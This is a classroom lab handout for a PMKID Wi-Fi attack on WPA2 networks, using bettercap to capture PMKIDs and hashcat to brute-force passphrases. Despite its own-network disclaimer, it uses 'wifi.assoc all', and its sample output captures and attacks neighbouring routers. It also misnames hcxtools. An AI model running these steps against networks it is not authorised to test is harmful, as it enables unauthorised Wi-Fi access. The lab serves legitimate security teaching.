

Lab – PMKID Client-less Wireless Attack Using Bettercap

Disclaimer

It is unlawful, illegal to hack into any wireless network you do not own or have permission to hack. Students should only hack into their wireless network(s). This school nor the instructor is liable for any damage or other harmful consequences using (information in) this lab. It is at your own risk if you undertake any illegal action based on (the information in) this lab.

Overview

In this lab, you will learn to perform a PMKID client-less wireless attack using bettercap. The two downsides of a deauthentication attack are no clients = no attack and having to wait for at least one client to reconnect, which can take some time.


The main difference from existing attacks is that the capture of a full EAPOL 4-way handshake is not required in this attack. This attack is performed on the RSN IE (Robust Security Network Information Element) of a single EAPOL frame.

What sets Bettercap apart from other wireless attack frameworks is its modularity, meaning you can start and stop modules without having to exist one tool to start another. Though airgeddon is an excellent attack framework, we must exit one tool before starting another.

The most straightforward use of Bettercap is to use its scanning and recon modules to identify nearby targets, direct attacks, and then attempt to identify networks with weak passwords after capturing the necessary information.

Lab Requirements

- One virtual install of Kali Linux using VirtualBox, running the latest updates.
- Install the latest extension pack for your version of VirtualBox.
- One wireless adapter capable of packet injection and monitor mode installed on your host machine and added to the network settings of your virtual install of Kali as an additional adapter.
- One wireless network communicating with at least one wireless device
- Installation of hextools: **apt install hextools**



```
File Actions Edit View Help
root@kali:~# apt install hextools
```

For instructions on adding a wireless adapter to your virtual install of Kali Linux, refer to the following lab file.

[Lab – Installing a Wireless Adapter in Kali](#)

Begin the Lab

From your Kali Quick launch menu, open a terminal. At the terminal prompt, type `iwconfig`.

Ensure your wireless adapter is present. Note the name of the wireless adapter.

```
File Actions Edit View Help
root@kali:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

docker0   no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

root@kali:~#
```

Switch Your Wi-Fi adapter to Monitor Mode

At your terminal prompt, type, **airmon-ng start wlan0** (this is the name of my wireless adapter. Yours may differ). Note the name of your adapter changed when put into monitor mode. Mine has been renamed to **wlan0mon**.

```
root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    456 NetworkManager
    2290 wpa_supplicant

PHY      Interface      Driver      Chipset
phy0     wlan0      rt2800usb   Ralink Technology, Corp. RT2870/RT3070
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~#
```

Start Bettercap

At the terminal type, **bettercap -iface eth0 -eval**

```
root@kali:~# sudo bettercap -iface eth0
bettercap v2.28 (built for linux amd64 with go1.14.4) [type 'help' for a list of commands]
10.0.2.0/24 > 10.0.2.15 »
```

At the prompt, type **help** to see a listing of all the modules Bettercap has to offer.

```
10.0.2.0/24 > 10.0.2.15 » help

help MODULE : List available commands or show module specific help if no module name is provided.
  active : Show information about active modules.
  quit : Close the session and exit.
  sleep SECONDS : Sleep for the given amount of seconds.
  get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
  set NAME VALUE : Set the VALUE of variable NAME.
  read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
  clear : Clear the screen.
  include CAPLET : Load and run this caplet in the current session.
  ! COMMAND : Execute a shell command and print its output.
  alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

any.proxy > not running
api.rest > not running
arp.spoof > not running
ble.recon > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
gps > not running
hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
net.probe > not running
net.recon > not running
net.sniff > not running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
ui > not running
update > not running
wifi > not running
wol > not running

10.0.2.0/24 > 10.0.2.15 »
```

In the modules, you can see that the Wi-Fi module is not started by default.

To see what commands we can use under the Wi-Fi module, type, **help wifi**.

```
10.0.2.0/24 > 10.0.2.15 » help wifi

wifi (not running): A module to monitor and perform wireless attacks on 802.11.

wifi.recon on : Start 802.11 wireless base stations discovery and channel hopping.
wifi.recon off : Stop 802.11 wireless base stations discovery and channel hopping.
wifi.clear : Clear all access points collected by the WiFi discovery module.
wifi.recon MAC : Set 802.11 base station address to filter for.
wifi.recon clear : Remove the 802.11 base station filter.
wifi.client.probe.sta.filter FILTER : Use this regular expression on the station address to filter client probes, 'd' for deauth.
wifi.client.probe.ap.filter FILTER : Use this regular expression on the access point name to filter client probes, 'd' for deauth.
wifi.deauth BSSID : Start a 802.11 deauth attack, if an access point BSSID is provided, every client is deauthenticated.
wifi.assoc BSSID : Send an association request to the selected BSSID in order to receive a RSN PMK.
wifi.ap : Inject fake management beacons in order to create a rogue access point.
wifi.show.wps BSSID : Show WPS information about a given station (use 'all', '*' or a broadcast BSSID).
wifi.show : Show current wireless stations list (default sorting by essid).
wifi.recon.channel CHANNEL : WiFi channels (comma separated) or 'clear' for channel hopping.
```

We next need to set our wireless adapter as the one Bettercap needs to use to scan for wireless networks.

At the prompt type, **set wifi.interface wlan0mon**

```
10.0.2.0/24 > 10.0.2.15 » set wifi.interface wlan0mon
10.0.2.0/24 > 10.0.2.15 »
```

We next need to start scanning for wireless networks in our area. At the prompt type,

wifi.recon on

```
10.0.2.0/24 > 10.0.2.15 » wifi.recon on
[05:43:29] [sys.log] [inf] wifi using interface wlan0mon (00:c0:ca:98:ba:54)
[05:43:29] [sys.log] [war] wifi could not set interface wlan0mon txpower to 30, 'Set Tx Power' requests not supported
[05:43:29] [sys.log] [inf] wifi started (min rssi: -200 dBm)
[05:43:29] [sys.log] [inf] wifi channel hopper started.
10.0.2.0/24 > 10.0.2.15 » [05:43:30] [wifi.ap.new] wifi access point HANTAM (~-61 dBm) detected as 70:5a:9e:da:61:d5 (Technicolor CH USA Inc.).
10.0.2.0/24 > 10.0.2.15 » [05:43:30] [wifi.ap.new] wifi access point SKYbroadband8E96 (~-41 dBm) detected as 80:29:94:67:8e:99 (Technicolor CH USA Inc.).
10.0.2.0/24 > 10.0.2.15 » [05:43:30] [wifi.ap.new] wifi access point SKYfiberED16 (~-63 dBm) detected as 14:13:46:f7:56:f1.
10.0.2.0/24 > 10.0.2.15 » [05:43:30] [wifi.ap.new] wifi access point SDW-KRAHENBILL EXT (~-25 dBm) detected as f8:af:db:db:23:10.
10.0.2.0/24 > 10.0.2.15 » [05:43:31] [wifi.ap.new] wifi access point BRB BRILLIANT TEAM (~-55 dBm) detected as 90:61:0c:56:17:77 (Fida International (S) Pte Ltd).
10.0.2.0/24 > 10.0.2.15 » [05:43:31] [wifi.ap.new] wifi access point <hidden> (~-61 dBm) detected as 12:80:63:94:df:ea.
10.0.2.0/24 > 10.0.2.15 » [05:43:32] [wifi.ap.new] wifi access point f8brokerage2f (~-59 dBm) detected as 0c:80:63:94:df:ea (Tp-Link Technologies Co.,Ltd.).
10.0.2.0/24 > 10.0.2.15 » [05:43:32] [wifi.ap.new] wifi access point SDW-KRAHENBILL (~-47 dBm) detected as 70:4f:57:45:0a:1a (Tp-Link Technologies Co.,Ltd.).
10.0.2.0/24 > 10.0.2.15 » [05:43:32] [wifi.ap.new] wifi access point PLDTHOMEDSL64490 (~-49 dBm) detected as 90:61:0c:2d:fb:ea (Fida International (S) Pte Ltd).
10.0.2.0/24 > 10.0.2.15 »
```

To see the networks that have been detected, type **wifi.show** to display a list of networks.

RSSI ▲	BSSID	SSID	Encryption	WPS	Ch	Clients	Sent	Recvd	Seen
-17 dBm	f8:af:db:db:23:10	SDW-KRAHENBILL EXT	OPEN		2				05:03:04
-41 dBm	80:29:94:67:8e:99	SKYbroadband8E96	WPA2 (TKIP, PSK)		11		1.4 kB		05:02:44
-47 dBm	70:4f:57:45:0a:1a	SDW-KRAHENBILL	OPEN		6	2	1.6 kB	294 B	05:03:04
-49 dBm	90:61:0c:2d:fb:ea	PLDTHOMEDSL64490	WPA2 (CCMP, PSK)	2.0	10	1	384 B	210 B	05:03:01
-51 dBm	90:61:0c:56:17:77	BRB BRILLIANT TEAM	WPA2 (CCMP, PSK)		7				05:03:04
-55 dBm	0c:80:63:94:df:ea	f8brokerage2f	WPA2 (TKIP, PSK)	2.0	8		208 B		05:03:01
-55 dBm	12:80:63:94:df:ea	<hidden>	WPA2 (CCMP, PSK)		8				05:03:04
-63 dBm	14:13:46:f7:56:f1	SKYfiberED16	WPA2 (TKIP, PSK)	2.0	1				05:02:54
-63 dBm	38:47:bc:56:cd:4b	B310_6CD4B	WPA2 (TKIP, PSK)		1		20 kB		05:03:03
-67 dBm	44:d1:fa:7c:eb:2f	ST. DOMINIC'S WIFI	OPEN		1				05:03:03
-67 dBm	6c:2c:dc:00:89:3e	SKYbroadband93A9	WPA2 (TKIP, PSK)	2.0	1				05:02:59
-67 dBm	70:5a:9e:da:61:d5	HANTAM	WPA2 (TKIP, PSK)		11		1.6 kB		05:03:01
-71 dBm	00:1b:2f:6b:50:cc		WPA2 (CCMP, PSK)		11		142 B		05:02:57
-73 dBm	30:45:96:a9:e5:ef	B315_9E5EF	WPA2 (TKIP, PSK)		1				05:02:45

Some of the networks will be seen in green. When we see a network in red on your end, it means we have a handshake we can attempt to brute-force.

Begin PMKID Attack

To capture a specific handshake, from a specific target, frames (0x888E), at the prompt type **wifi.assoc <mac address>**.

To capture all association requests with all routers, at the prompt; type, **wifi.assoc all**


This is how we capture the PMKID data used to associate clients to the wireless router. The difference is we do not need a client attached to the router to capture the information.

This association may take a few minutes, depending on how many routers you are trying to associate. If you don't see enough results, use your up arrow and re-run the **wifi.show** command followed by the **wifi.assoc all** one more time.

```
SKYfiberED16 (14:13:46:f7:56:f1) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
SKYfiberED16 (14:13:46:f7:56:f1) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
SKYfiberED16 (14:13:46:f7:56:f1) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
SKYfiberED16 (14:13:46:f7:56:f1) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
SKYfiberED16 (14:13:46:f7:56:f1) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
SKYfiberED16 (14:13:46:f7:56:f1) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
```


Notice that the PMKID data is saved locally at **root/bettercap-wifi-handshakes.pcap**. This file is saved as a PCAP file. We next need to convert the PMKID data in the pcap file we captured to a hash format that **hashcat** can understand; we will use the **hextools** we installed earlier in the lab to convert the file.

Open a new terminal window. From your Bettercap terminal, click on **File> New Window**.




At the new prompt, change directory locations to your Kali Desktop.

At the prompt type, **cd Desktop**



At the new terminal prompt, type or copy and paste the following command.

hcxpcaptool -z ~/Desktop/handshakes.pmkid /root/bettercap-wifi-handshakes.pcap



We next need to run **hashcat** against the file we just created. Type or copy and paste the following command at the terminal prompt of your new terminal window.


```
hashcat -m16800 -a3 -w3 handshakes.pmkid '?d?d?d?d?d?d?d?d'
```

This may take some time to complete, so be patient or move with the lab. At the prompt, you can type in the letter, 's' to see the status of your progress. As you continue to check the status, you notice that the numbers continue to change as **hashcat** continues to try and brute force the passphrase for each of the captured PMKID data.

```
root@kali:~/Desktop# hashcat -m16800 -a3 -w3 handshakes.pmkid '?d?d?d?d?d?d?d?d'
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.5, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-AMD Ryzen 3 2200G with Radeon Vega Graphics, 2889/2953 MB (1024 MB allocatable), 3MCU

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Hashes: 19 digests; 7 unique digests, 4 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Applicable optimizers applied:
* Zero-Byte
* Brute-Force
* Slow-Hash-SIMD-LOOP

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 64 MB

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => s

Session.....: hashcat
Status.....: Running
Hash.Name.....: WPA-PMKID-PBKDF2
Hash.Target.....: handshakes.pmkid
Time.Started....: Sat Oct 24 05:14:50 2020 (7 secs)
Time.Estimated...: Sun Oct 25 11:36:32 2020 (1 day, 6 hours)
Guess.Mask.....: ?d?d?d?d?d?d?d?d [8]
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 3660 H/s (52.02ms) @ Accel:256 Loops:1024 Thr:1 Vec:8
Recovered.....: 0/7 (0.00%) Digests, 0/4 (0.00%) Salts
Progress.....: 25344/400000000 (0.01%)
Rejected.....: 0/25344 (0.00%)
Restore.Point....: 0/10000000 (0.00%)
Restore.Sub.#1...: Salt:3 Amplifier:3-4 Iteration:0-1024
Candidates.#1....: 32345678 -> 33600000

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => █
```

Summary –

This PMKID attack method was discovered in 2018 by the developers of **hashcat**. It turns out that a lot of modern routers append an optional field at the end of the first EAPOL frame sent by the AP itself when someone is associating, the so called Robust Security Network, which includes something called PMKID:

```

▶ Frame 29: 203 bytes on wire (1624 bits), 203 bytes captured (1624 bits)
▶ Radiotap Header v0, Length 44
▶ 802.11 radio information
▶ IEEE 802.11 QoS Data, Flags: .....F.C
▶ Logical-Link Control
▼ 802.1X Authentication
  Version: 802.1X-2004 (2)
  Type: Key (3)
  Length: 117
  Key Descriptor Type: EAPOL RSN Key (2)
  [Message number: 1]
▶ Key Information: 0x008a
  Key Length: 16
  Replay Counter: 0
  WPA Key Nonce: 3c3d1564b3ab70839dae7fdc63138acc1382ad7ddf4132fe...
  Key IV: 00000000000000000000000000000000
  WPA Key RSC: 0000000000000000
  WPA Key ID: 0000000000000000
  WPA Key MIC: 00000000000000000000000000000000
  WPA Key Data Length: 22
▼ WPA Key Data: dd14000fac044a276c2c4fb3b221599f2add3eaf5fef
  ▼ Tag: Vendor Specific: Ieee 802.11: RSN
    Tag Number: Vendor Specific (221)
    Tag length: 20
    OUI: 00:0f:ac (Ieee 802.11)
    Vendor Specific OUI Type: 4
    RSN PMKID: 4a276c2c4fb3b221599f2add3eaf5fef

```

Since the "PMK Name" string is constant, we know both the AP's BSSID, the station, and the PMK is the same one obtained from a full 4-way handshake; this is all **hashcat** needs to crack the PSK and recover the passphrase.

End of the lab!